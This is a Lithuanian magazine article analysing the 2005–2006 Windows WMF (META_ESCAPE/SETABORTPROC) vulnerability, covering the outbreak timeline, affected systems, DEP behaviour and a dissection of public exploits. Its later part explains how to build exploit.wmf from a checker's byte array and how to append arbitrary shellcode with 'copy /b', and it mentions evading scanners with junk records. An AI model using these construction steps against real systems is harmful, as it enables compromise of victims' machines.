BEVEIK KIEKVIENĄ DIENĄ BUGTRAQ FORUMUOSE PASIRODO PRANEŠIMŲ APIE NARŠYKLĖSE ATRASTAS KLAIDAS. VIENOS KLAIDOS PAVOJINGESNĖS, KITOS — NE TOKIOS KRITIŠKOS; KAI KURIOMS IŠ JŲ GALIMA RASTI VIEŠŲ EKSPLOITŲ, KAI KURIOMS EKSPLOITŲ IŠ VISO NĖRA. VIS DĖLTO VISI ŠIE PRANEŠIMAI APIE PAŽEIDŽIAMUMUS LABAI AIŠKIAI ATSISPINDI VIENŲ AR KITŲ NARŠYKLIŲ NAUDOJIMO STATISTIKOJE. KRUOPŠČIAI IŠANALIZAVĘ 4 METŲ DUOMENIS, MES SUDARĖME DIAGRAMĄ, KURI LABAI AIŠKIAI PERTEIKIA SITUACIJĄ, SUSIDARIUSIĄ IŠLEIDUS EILINĮ IE SKIRTĄ ŠARVAMUŠĮ EKSPLOITĄ.



2002 metai
IE 5 pakeičia šeštoji naršyklės versija, 2002 metų viduryje IE 6.0 tampa pačia populiariausia naršykle. Daugybė klaidų ir kokybiškas darbas su IE 6.0 tik paspartina kartų pasikeitimo procesą. Alternatyvios naršyklės taip pat užleidžia savo pozicijas.

2003 metai
Per metus IE 6.0 sparčiai išpopuliarėja. Šio augimo negali sustabdyti net daugybė atrandamų klaidų. Populiarumas šiek tiek nukrenta tik metų pabaigoje, išpublikavus keletą pranešimų apie rimtas klaidas.

2004 metai
Metų eigoje IE 6.0 populiarumas smarkiai nesvyruoja. Pasirodo naujų pranešimų apie klaidas, tačiau vartotojų tai nejaudina. Išėjus SP2, pastebimas akivaizdus populiarumo augimas, kurį sulaiko nauji pranešimai apie klaidas pačiame pataisymų pakete.

2005 metai
Aptikus daugybę IE 6.0 pažeidžiamumų, daugelis vartotojų pereina prie alternatyvių naršyklių — pagrinde prie *Firefox*. 2005 metų vasarą pastebimas IE 6.0 populiarumo augimas. Rugsėjį, lapkritį ir gruodį išpublikuoti pranešimai apie ypač rimtas klaidas griauna IE populiarumą.

2006 metai — prognozė
Galima nė neabejoti, kad 2006 metais IE 6.0 pakeis 7-oji naršyklės versija. Taip pat pastebima Firefox populiarumo augimo tendencija. Kai kuriose šalyse šią naršyklę pasirenka daugiau nei ketvirtis vartotojų. Manoma, kad visas IE 7.0 saugumas liks tik „Microsoft" spaudos pranešimuose.

WANTED! WILD WILD WMF



Viskas apie WMF ir „Windows“ istorijoje plačiausiai paplitusią klaidą

GAL NĖ NEPASTEBĖJAI, KAD NESENIAI BUVO APTIKTA PATI STAMBIAUSIA SKYLĖ PER VISĄ „WINDOWS“ EGZISTAVIMO ISTORIJĄ. KLAIDA PAVEIKIA VISAS SISTEMAS NUO „WINDOWS 3.X“ IKI „LONGHORN“ IR NET — KAS GALĖTŲ PAGALVOTI — „UNIX“! PAGAL „MCAFEE“ DUOMENIS, 2006 METŲ SAUSIO 6 DIENĄ VISAME PASAULYJE BUVO UŽKRĖSTA 6 % MAŠINŲ. IR TAI TIK PRADŽIA! METAS IŠSIAIŠKINTI, KAIP KIRMINAI IŠNAUDOJA NAUJĄJĄ KLAIDĄ SAVO PLITIMUI, KAIP JIE ĮSISKVERBIA Į SISTEMĄ IR KAIP NUO JŲ SAUGOTIS.

WMF: metų klaida

[2005.12.27] *F-Secure* duomenimis, pirmasis eksploitas pasirodė 2005-12-27, *www.unionseek.com* svetainėje, kur jį tuojau pat priplojo kartu su visa svetaine. Tačiau džinas jau buvo išleistas iš butelio, eksploito kopijos pateko į internetą ir tvirtai įsikūrė *www.metasploit.com* bei *milw0rm.com* svetainėse, kur jis buvo prieinamas kaip „ie_xp_pfv_metafile".

[2005.12.28] Tą pačią dieną „Microsoft" išleido biuletenį „Vulnerability in Graphics Rendering Engine Could Allow Remote Code Execution", kuris oficialiai patvirtino, jog grafinėje posistemėje yra klaida. Deja, vietoje vaistukų MS pateikė tik pažadą iki sausio 10 dienos išleisti pataisymą, tuo tarpu epidemijos židiniai vis augo, o eksploitą jau buvo galima gauti net penkiose svetainėse: *www.unionseek.com*, *crackz.ws*, *www.tfcco.com*, *iframeurl.biz*, *beehappyy.biz*, iš kurių iki mūsų dienų išgyveno tik *www.tfcco.com*, o visoms kitoms pikti administratoriai padarė harakirį be anestezijos.


[2005.12.28] Praėjus 24 valandoms (t.y. gruodžio 28) vaikinai iš *F-Secure* jau priskaičiavo tris skirtingas eksploito modifikacijas, kurios buvo sąlyginai žymimos kaip *W32/PFV-Exploit A*, *B* ir *C*. Artėjančią grėsmę pastebėjo ir kitos firmos. Pavyzdžiui, „McAfee" aptiko du eksploitus, kurie buvo klasifikuoti kaip *Downloader-ASE* ir *Generic Downloader.q*.

[2005.12.29] Kitą dieną, t.y. gruodžio 29, *wmf* kirminų atmainų skaičius viršijo pusę šimto, o vaistų vis dar nebuvo. „Microsoft" programuotojai jau perkompiliavo GDI32.DLL, tačiau dar nespėjo jos ištestuoti. O eksploitai klestėjo ir dauginosi. „Microsoft" kaip laikiną sprendimą (*workaround*) pasiūlė išregistruoti *shimgvw.dll* biblioteką, kuri atsako už paveikslėlių apdorojimą *Internet Explorer*, *Outlook Express*, *Google Desktop Search* ir kai kuriose kitose programose, tačiau tiesiogiai su GDI sąveikaujančios programos (pavyzdžiui, *Irfan Viewer*) liko pažeidžiamos, be to, be *shimgvw.dll* paveikslėliai (net ir legalūs) paprasčiausiai nebuvo atvaizduojami. Programa *Windows Picture and Fax Viewer* rodydavo tuščią ekraną, kuriame nebuvo galima įžiūrėti jokio optimizmo.

[2005.12.31] Gruodžio 31, kuomet epidemija buvo ne juokais įsisiautėjusi, legendinį disasemblerį *IDA Pro* sukūręs Ilfakas Guilfanovas išleido pataisymą (*hotfix*), kuris grafinės posistemės varikliuką užlopydavo tiesiog atmintyje, kad užuot vykdžiusi kenksmingą callback'ą ji grąžindavo klaidos pranešimą. Neilgai trukus dėl lankytojų antplūdžio Ilfako svetainė (*www.hexblog.com*) paprasčiausiai lūžo, o paties svetainės savininko populiarumas išaugo kaip ant mielių. Tą pačią dieną buvo aptiktas pirmasis kirminas, plintantis per *MSN-Messenger metafile* skylę ir siuntinėjantis *xmas-2006 FUNNY.jpg*, kuris iš tiesų buvo visai ne *jpg*, o pats tikriausias užkrėstas *wmf*, be viso kito užkrečiamoje mašinoje įdiegiantis backdoorą. Pagal Kasperskio Laboratorijos įvertinimus, 11:54 *GMT IM-Worm* pavadintas kirminas sugebėjo užgrobti 1000 mašinų (*www.viruslist.com/en/weblog?dicuss=176892530&return=1*), tačiau tai buvo dar tik žiedeliai.



[2006.01.01] Sausio 1 dieną pasirodė pirmasis polimorfinis virusas, generuojantis atsitiktinio dydžio metabylas su laisvai parinktu freimų skaičiumi ir laisvai konfigūruojamu shellkodu, įkurdintu tarp freimų ir praeinančiu pro įdiegtus filtrus. Tada prasidėjo masinis MSN kirmino siuntinėjimas elektroniniu paštu, kurio antraštėje būdavo įrašyta *Happy New Year*.




užkrėstos mašinos darbastalis


[2006.01.03] Kuo toliau, tuo gražiau. Sausio 3 dieną pasirodė kirminų konstruktorius, o po dienos hakeriai prisikasė ir iki IRC. Pasirodė informacija, kad *Google Desktop Search* disko indeksacijos metu automatiškai įvykdo metabylų „turinį". Tai reiškia, kad kenkėjui *wmf* bylą pakanka paprasčiausiai išsaugoti aukos kompiuteryje, ir viskas.

[2006.01.05] Situacija darėsi kritiška, ir sausio 5 dieną, penkiomis dienomis anksčiau, nei žadėta, „Microsoft" išleido ilgai lauktą oficialų NT sistemoms skirtą atnaujinimą: *www.microsoft.com/technet/security/Bulletin/ms06-001.mspx*. Deja, *Windows 9x* vis dar buvo neužlopyta, jau nė nekalbant apie *Windows 3.x* ir *Unix* tipo sistemas.

Atidus SDK skaitymas (tik kas jį skaito!) rodo, kad kai kurios GDI komandos pripažįsta atgalinio iškvietimo funkcijas (kitaip vadinamas callback'ais), kurioms vietoje vieno iš argumentų perduodama rodyklė į ką nors naudingo darančią vartotojo procedūrą (pavyzdžiui, apdorojančią klaidas ar kitas nestandartines situacijas). Tame



primuštas beehappyy.biz



Microsoft Anti-Spyware kovoja prieš wmf užkratą

viena iš daugelio svetainių, kurioje galima gauti WMF eksploitą

pačiame SDK sakoma, kad GDI komandų seka gali būti išsaugota metabyloje (WMF — *Windows Meta File*), o po to „atkurta" bet kokiame įrenginyje, pavyzdžiui, monitoriuje arba spausdintuve. Abu šie atskiri faktai buvo gerai žinomi, tačiau ilgokai niekam nepavykdavo jų apjungti į vieną visumą. Visi priprato WMF laikyti grafiniu formatu, kuriame saugojamas duomenų rinkinys, o galimybė įterpti mašininį

metabylos veikia!

IE reakcija — WMF byla su eksploitu nėra atvaizduojama, o shellkodas negauna valdymo; tvarkinga WMF byla su pakeistu prapletimu (.gif) taip pat nėra atvaizduojama

kodą kažkaip nebuvo svarstoma, atitinkamai nebuvo imamasi jokių apsaugos priemonių. O jeigu į metabylą įkeltume GDI komandą, kuri laukia rodyklės į ten pat esančią *callback* funkciją, tai „grojant" metabylą ji gaus valdymą ir padarys viską, ko tik nori!

[Kaip viskas prasidėjo] Metabylos atsirado dar 80–ųjų pradžioje. Neaišku, kam pirmam į galvą šovė mintis jas panaudoti kenksmingam kodui platinti. Teorinę tokios atakos galimybę pagrindžiau dar prieš penkerius metus, o praėjus dviems metams net pateikiau veikiančio eksploito fragmentą. Tačiau mano eksploitas liko nepastebėtas, o pavojus buvo paskelbtas tik 2005 gruodžio 27 dieną, kai ant vartotojų darbastalių ėmė rastis visokių nereikalingų dalykų, o apsaugančios programos pradėjo gaudyti neaišku iš kur atsiradusius kirminus ir smarkiai keiktis. Šios programos veikė klasikiniu principu: jos sekė kuriamas bylas, stebėjo sisteminį registrą ir taip toliau, t.y. buvo gaudomas ne pats WMF turinys, o „neapgalvotos" šio turinio veiklos pasekmės. Protingai sukurptas shellkodas lieka nepastebėtas.

[Kas gi tas WMF] Metabylos yra GDI komandų sekos. *Windows* grafinės posistemės požiūriu, jos yra tokie patys „įrenginiai", kaip monitorius ar spausdintuvas, tačiau jeigu į monitorių/spausdintuvą išvedamą informaciją mes pamatome vieną kartą, tai WMF bylą galima „pergroti" daug kartų, perduoti internetu ir taip toliau.
Funkcija *HDC CreateMetaFile*(*LPCTSTR lpszFile*) sukuria metabylą ir grąžina įrenginio, kuriame galima piešti su standartinėmis GDI funkcijomis (standartinės piešimo funkcijos, pavyzdžiui, *LineTo* arba *Rectange*), kontekstą. Funkcija *PlayMetaFile* (*HDC hdc*, *HMETAFILE hmf*) skirta su *GetMetaFile* (*LPCTSTR lpszMetaFile*) atidarytai metabylai „pergroti", išvedant jos turinį į nurodytą įrenginį, ką galima padaryti štai taip:

```
1 listingas: metafailo išvedimas į ekraną
HDC DC; HMETAFILE h_meta; // apibrėžiam kintamuosius
DC = GetDC(0); // gauname išvedimo kontekstą
h_meta = GetMetaFile(„demo.wmf"); // atidarome metabylą...
PlayMetaFile(DC, h_meta); // ... ir ją „pergrojam"
```

Formaliai funkcijos *CreateMetaFile*/*PlayMetaFile*/*GetMetaFile* laikomos pasenusiomis, tačiau jas dėl suderinamumo palaiko visos *Windows* sistemos. Pradedant *Windows 9x*, metabylų galimybės buvo žymiai praplėstos, atsirado naujas formatas — EMF (*Enhanced Metafile*), kuris pripažino naujas funkcijas: *CreateEnhMetaFile*/*PlayEnhMetaFile*/*GetEngMetaFile*. Jos taip pat leidžia vykdyti mašininį kodą, todėl saugumo požiūriu abu formatai yra tolygūs.
Metabylas apdorojančios funkcijos realizuotos GDI32.DLL bibliotekoje. Būtent čia ir slypi pažeidžiamumas. *Shimgvw.dll* biblioteka — tai tik aukšto lygio „apvalkalas", kai kurių programų naudojamas vaizdų apdorojimui, o kitos dirba tiesiogiai su GDI.
Prie straipsnio pridedama programa, demonstruojanti pagrindinius darbo su metabylomis metodus.

[Pažeidžiamos sistemos] Savo biuletenyje (*support.microsoft.com/kb/912840*) „Microsoft" oficialiai patvirtina šių sistemų pažeidžiamumą: *Windows Server 2003 SP0/SP1* (*Standard*, *Datacenter*, *Enterprise* ir *Web Edition*), XP SP0/SP1/SP2 (*Home* ir *Professional*), *Windows 2000 SP0/SP1/SP2/SP3/SP4* (*Professional*, *Advanced* ir *Datacenter Server*) ir *Windows 98*/*Millennium*. Pažeidžiamos praktiškai visos platformos: *x86*, *x64* ir *Itanium*.

Gana įspūdingas sąrašas, kuriame be viso kito nepaminėta *Windows 3.x* ir kai kurios *Unix* sistemos, kurios geranoriškai ir sąžiningai pripažįsta kenksmingąjį *wmf* formatą. Kitaip tariant, pranešama apie populiaraus emuliatoriaus *wine* ir *MacOS* pažeidžiamumą.

Košmaras! Arba... dar viena išpūsta sensacija? Mano eksperimentai rodo, kad viskas nėra jau taip blogai. Galėjo būti dar blogiau. Pradėsime nuo to, jog, priešingai nei liūdnai pagarsėjusios SQL ir DCOM RPC skylės, WMF bylos nepalaiko automatinio kirminų dauginimosi. Auka turi užkrauti metabylą iš interneto ir pabandyti ją atvaizduoti. Labai daug kur pranešama, kad *Internet Explorer* ir *Outlook Express* automatiškai „atkuria" *IMG tage* nurodytas WMF bylas, kas yra tikra tiesa. Tačiau man pačiam nepavyko priversti veikti nė vieno eksploito (su W2K SP4 IE 6.0), o IE atvaizduoja tik praplėstas (*emf*) metabylas ir tai tik tas, kurių praplėtimas WMF/EMF, o ne *gif* ar *jpg*.

Kalbant apie alternatyvias naršykles, *Opera* ir ankstesnės *FireFox* versijos (1.0.4) nepripažįsta metabylų atvaizdavimo. Jos parodo tuščią kvadratą, ant kurio paspaudus pasirodo dialogas, kuriame siūloma bylą arba išsaugoti į diską arba ją atidaryti su susieta programa. Paprastai tokia susieta programa yra *Windows Picture and Fax Viewer*, tačiau pas mane ji neįdiegta, kadangi aš visas bylas peržiūrinėju su *Microsoft Photo Editor* (kuris nepripažįsta WMF bylų ir todėl nėra pažeidžiamas) arba su *Irfan Viewer* (pažeidžiamas NT, tačiau saugus 9x sistemose). Prieš tai mes jau minėjome agresyvų *Google Desktop Search* pobūdį. Vėlesnės *FireFox* versijos (1.5) metabylas atidarinėja su *Windows Media Player*, kuris jų nė velnio neatpažįsta, todėl valdymas nėra perduodamas kenksmingam kodui.

Tačiau net ir „rankiniu" būdu dirbant su GDI, reikia labai smarkiai pasistengti, kad įvykdytum WMF byloje saugomą kodą. Paimkime iš Ilfako WMF checker'io paimtą bei prie straipsnio pridedamą *exploit.wmf* ir pabandykime jį išvesti į ekraną su funkcija *PlayMetaFile*, kaip parodyta 1 listinge. W2K SP4 sistemoje (kitų sistemų netikrinau) „sąžiningos" WMF bylos išvedamos normaliai, kas patvirtina, kad programa parašyta teisingai, bet *exploit.wmf* valdymo negauna! Shellkodas nėra įvykdomas, o juk turėtų... Tačiau užtenka lango kontekstą pakeisti į specialiai sukurtos metabylos kontekstą, kaip į ekraną iššoka shellkodo iškviečiamas dialogo langas:

```
DC = CreateEnhMetaFile(0, 0, 0, „demo"); // pergrojam metabylą į kitą metabylą
h_meta = GetMetaFile(„exploit.wmf");
PlayMetaFile(DC, h_meta);
```



Opera reakcija į WMF eksploitą — siūloma metabylą atidaryti su ja susieta programa (šiuo atveju su ja nesusieta jokia programa)

Windows 98 sistemoje *exploit.wmf* mirtinai pakabina sistemą nepriklausomai nuo konteksto. Lygiai taip pat elgiasi ir kiti internete rasti eksploitai. Taigi pažeidžiamų platformų skaičius apsiriboja vien tik NT, beje, *Itanium* versijai reikia specialiai suprojektuoto shellkodo.

Štai čia kai kurie užduoda klausimą: ar DEP (*Data Execution Prevention*) apsaugo nuo atakos, ar ne? Aparatinė DEP apsauga uždraudžia netyčinį mašininio kodo vykdymą duomenų srityje, tačiau neužkerta kelio akivaizdžiam reikiamų atributų priskyrimui su *VirtualAlloc/VirtualProtect*. Taigi visa klausimo esmė susiveda į tai, kokiame atminties regione viena ar kita programa užkrauna metabylą.

[Ar DEP mus išgelbės?] Pabandykime tai išsiaiškinti su metabyla *exploit.wmf* ir derintuvu *OllyDbg*. Kad beprasmiškai netrasuotume kilometrų pašalinio kodo, *exploit.wmf* byloje sukurkime sustojimo tašką, prieš tai ją nukopijavę į *wmf-int3.wmf* (kad nesugadintume originalo). Atidarome metabylą su *hiew*, spaudžiam <F5> (*goto*) ir pereiname į poslinkį *1Ch*, nuo kur, tiesą sakant, ir prasideda shellkodas. Spaudžiam <F3> ir taip pereinam į redagavimo režimą, rašome *CCh* tol, kol neatsibos. Su <F9> išsaugome pakeitimus ir išeiname.

Iš disko imame jau paruoštą bylą *PlayMetaFile.exe* ir užkrauname ją į derintuvą, kur ją paleidžiame paspausdami <F9>. Programa tuojau pat nulūžta, kadangi susiduria su *CCh* baitų rinkiniu, kiekvienas kurių atitinka derintuvo iškviečiamą mašininę instrukciją *INT 03h*. Žiūrime į EIP. Jis rodo į *8B001Dh* (savaime suprantama, kitose sistemose ši reikšmė gali būti kita). Atminties žemėlapis rodo, kad šios atminties srities atributai yra „Read only". Jeigu aktyvuota aparatinė DEP apsauga, šioje atminties srityje nebus vykdomas joks kodas (programinė DEP nuo to neapsaugo). Tačiau pagal nutylėjimą DEP suaktyvuota tik kai kuriems sisteminiams servisams, o vartotojų programos gali daryti ką tik nori... Štai kokia situacija.

O kaip elgiasi *Irfan Viewer*? Pabandykime pažiūrėti. EIP registras rodo į *13D31Ch* ir, sprendžiant iš atminties žemėlapio, yra giliai steke, kurį galima tiek skaityti, tiek ir rašyti, bet tik ne vykdyti. Tai reiškia, kad jeigu visoms programoms suaktyvuotume DEP, WMF eksploitai neveiks. Deja, toli gražu ne visi procesoriai atpažįsta DEP, todėl atakos keliama grėsmė pakankamai aktuali, tačiau ne tokia didelė, kaip tai bando pateikti kai kurios antivirusus kuriančios kompanijos.

[Kaip veikia žinomi eksploitai] Man žinomi eksploitai į WMF bylą įdiegia *escape* seką META_ESCAPE, iškviečiančią funkciją SETABORTPROC, kuri savo ruožtu registruoja vartotojišką *callback* funkciją, nuo pat pradžių skirtą spausdinimo eilėje stovinčioms užduotims atšaukti. Tai nėra vienintelė callback'us priimanti GDI funkcija, yra ir kitų (tiek dokumentuotų, tiek ir nelabai, pavyzdžiui, *LineDDA*, *SetICMMode*), tačiau panašu į tai, kad į metabylą gali būti įdiegtos tik META_ESCAPE/SETABORTPROC. Ar vis dėlto ne? GDI32.DLL disasembliavimas pateikia daugybę *call reg* tipo funkcijų, kur *reg* — iš WMF bylos gauta rodyklė. Kiekviena tokia funkcija gali tapti nauju „šventuoju graliu" ir nauja skyle, tačiau ties tuo neapsistosime, kad nepalengvėtų svetimomis idėjomis besimaitinančių „saugumo specialistų" darbas. Beje, hakeriai elgiasi lygiai taip pat: prieš kurdami savo kirminą jie preparuoja jau sukurtą. Mes paseksime šia mada ir išpakuosime kokį nors eksploitą.

[Preparuojame eksploitą] Analizei gerai tinka Ilfako Guilfanovo *WMF Exploit Checker*, kurio išeities tekstą rasi mūsų diske; ten pat rasi ir sukompiliuotą programą. Žinok, kad tai ne koks nors *checker*, o tikrų tikriausias eksploitas, kuris į WMF bylą įterpia mašininį kodą ir bando į ekraną išvesti užrašą „Your system is vulnerable to WMF exploits!".

Išpakavę archyvą su išeities tekstais, mes jame rasime septynias bylas:

* tell.asm: įdiegimui paruoštas shellkodas;
* wmf_checker_hexblog.cpp: sukuria wmf bylą, į ją įdiegia shellkodą ir jį „pergroja";
* wmfdata.cpp: sukompiliuota tell.asm su paruošta wmf antrašte;
* wmfhdr.wmf: wmf antraštė su escape seka ir SetAbortProc funkcija;


wmfdata.cpp yra paruošta WMF byla su shellkodu, kurį galima sušerti *Internet Explorer*, *IrfanView* arba bet kokiai kitai tokio tipo programai, tačiau prieš tai *cpp* reikia transformuoti į *bin*, kadangi Ilfakas dvejetainius duomenis pateikia *uchar* masyvo pavidalu:

```
static uchar array[] = {
0x01,0x00,0x09,0x00,0x00,0x03,0xED,0x00,0x00,0x00,0x06,0x00,0x3D,0x00,0x00,0x00,
```

Dabar telieka pakeisti masyvo tipą (iš *uchar* į *char*) ir į *wmfdata.cpp* pridėti porą eilučių:

```
#include <stdio.h>
main() {
FILE *f = fopen(„exploit.wmf","wb");
fwrite(array, sizeof(array), 1, f);}
```

Po šito lieka tik sukompiliuoti programą su bet kokiu su ANSI suderinamu kompiliatoriumi ir paleisti gautą *wmfdata.exe*. Diske sukuriama byla *exploit.wmf*. Atidarykime ją su *IrfanView* arba bet kokiu kitu WMF bylų peržiūrai tinkamu įrankiu. Jeigu mūsų sistema pažeidžiama, tai į ekraną bus išvestas simpatiškas dialogo langas.




tipiško WMF eksploito veikimo principas


Pabandykime disasembliuoti gautą WMF bylą. Tam mums prireiks *IDA Pro* (galima apsiriboti ir *hiew*) bei WMF formato specifikacijos, kurią galima rasti mūsų diske. Metabyla susideda iš antraštės (*standard metafile header*) ir laisvai pasirinkto įrašų kiekio (*standard metafile record*). Praplėstos metabylos formatas kiek sudėtingesnis, tačiau mes į jį nesigilinsime. WMF bylos antraštės struktūra tokia:

```
Metabylos antraštės struktūra
typedef struct _WindowsMetaHeader
{
   WORD FileType; // (0 == atmintis, 1 == diskas)
   WORD HeaderSize; // antraštės dydis žodžiais (visada 9)
   WORD Version; // reikiama Windows versija
   DWORD FileSize; // pilnas metabylos dydis žodžiais
   WORD NumOfObjects; //objektų skaičius byloje
   DWORD MaxRecordSize; // maksimalus įrašo dydis žodžiais
   WORD NumOfParams; // nenaudojamas (== 0)
} WMFHEAD;
```

Kiekvieno įrašo struktūra tokia:



taip kirminas atakuoja pažeidžiamą sistemą



neoficialus hotfix sutvarko visus žinomus kirminus, kurie laužiasi į META_ESCAPE

```
Įrašo struktūra
typedef struct _StandardMetaRecord
{
    DWORD Size; // pilnas įrašo dydis žodžiais
    WORD Function; // funkcijos numeris ir parametrų kiekis
    WORD Parameters[]; // perduodamų parametrų reikšmės
} WMFRECORD;
```

[Disasembliuojam eksploitą] Paskutinis įrašas visada yra 0003h 0000h 0000h (antraštės dydis — 03h žodžiai, funkcija — NULL, parametrų nėra), kas interpretuojama kaip „metabylos pabaiga".

Dabar pradėkime disasembliuoti *exploit.wmf*. Pradžioje randame standartinę WMF antraštę, kurios daugelis laukų ignoruojami ir gali turėti bet kokias reikšmes. Svarbiausia, kad *FileType == 1*, *HeaderSize == 9*, *Version == 100h* arba *300h*, o *FileSize* saugotų tikrą bylos dydį, nes priešingu atveju *IrfanView* ir kitos grafinės programos nesugebės tokios bylos atidaryti. Šią savybę galima panaudoti polimorfinių kirminų ir kitų gyvių kūrimui. Tarp kitko, funkcija *PlayMetaFile* suteikia daug laisvės, kadangi netikrina laukų *FileType* ir *FileSize*.

Prie antraštės glaudžiasi pirmasis įrašas, kuriame yra funkcijos META_ESCAPE (626h) iškvietimas su subfunkcija SETABORTPROC (0009h), kuriai perduodami du parametrai: įrenginio konteksto deskriptorius (šiuo atveju jis lygus 16h, tačiau gali būti bet koks) ir mašininis kodas, kuriam bus perduotas valdymas, t.y. shellkodas. Visų dokumentuotų funkcijų kodai aprašyti byloje WINGDI.H (žr. „/* Metafile Functions */"), ten pat galima rasti ir *Escape* sekas.

GDI32.DLL disasembliavimas rodo, kad *Windows* nuskaito tik jaunesnįjį funkcijos baitą (*Escape* atveju tai *26h*), o vyresniame perduoda parametrų kiekį, kurio niekas netikrina! Taigi norint atpažinti kenksmingą WMF bylą, reikia išanalizuoti visus įrašus, kuriuose reikia ieškoti funkcijos *26h* ir subfunkcijos *9h*.

Vieno įrašo dydis nebūtinai turi atitikti realybę, o taip pat visiškai nebūtina įterpti užbaigiantį įrašą, kaip kad to reikalauja WMF specifikacija, nes kai shellkodas gauna valdymą, visos specifikacijos eina šuniui ant uodegos.

Kalbant apie patį shellkodą, tai jis visiškai standartiškas. Ilfakas per PEB (*Process Environment Block*) nustato bazinį KERNEL32.DLL adresą (kas neveikia 9x sistemose), išnarsto eksporto lentelę, suranda API funkcijos *LoadLibraryA* adresą, užkrauna USER32.DLL ir per *MessageBoxA* išveda „keiksmą". Kad shellkodas veiktų, 9x sistemoje reikia perrašyti funkciją *GetKrnl32addr*, po ko ši turėtų išmokti tiesiog atmintyje surasti KERNEL32.DLL.

Dabar aptarkime kitą eksploitą, kuris būtų sudėtingesnis. Tegu tai bus *Metasploit Framework* (jį galima parsisiųsti iš *www.metasploit.com* arba pasiimti iš mūsų disko). Tai polimorfinis pilnai su *Perl* parašytas eksploitas, kuris kintamajame *PayLoad* gali turėti bet kokį kovinį įdarą.

WMF bylos generavimas vyksta taip pat, kaip ir praėjusį kartą, tik dabar nekritiniai laukai parenkami atsitiktinai, o pats shellkodas įterpiamas į laisvai pasirinktą vietą tarp „šiukšlinių" įrašų, kas apakina primityvius skenerius ir ugniasienes. 26h ?? 09h 00h seka išlieka pastovi, tačiau ji per daug trumpa, kad ją būtų galima aptikti, o rankiniu būdu perrinkinėti visus įrašus gali tik specialiai tam sukurtas skeneris.

Mažytis niuansas: pas Ilfaką shellkodas patalpintas už *DCh* žodžio, o Metasploit'e jis seka iš karto po subfunkcijos SETABORTPROC (bent jau taip atrodo prabėgom išanalizavus listingą). Kintamasis *$shellcode* susideda iš dviejų dalių: fiktyvaus lauko *Space* ir žemiau esančio kovinio įdaro.

Norint parašyti savo eksploitą, reikia sugeneruoti WMF antraštę, įterpti META_ESCAPE/SETABORTPROC įrašą ir prikabinti shellkodą. WMF checker'io išeities tekstuose yra byla *wmfhdr.wmf*, kurioje jau yra antraštė ir paruoštas įrašas. Čia trūksta tik kovinio įdaro, tačiau tai lengva ištaisyti su komanda „*copy /b wmfhdr.wmf + Shell-code.bin exploit.wmf*", kur *Shell-code.bin* — bet koks ištrauktas iš kirmino arba savarankiškai sukurtas shellkodas.

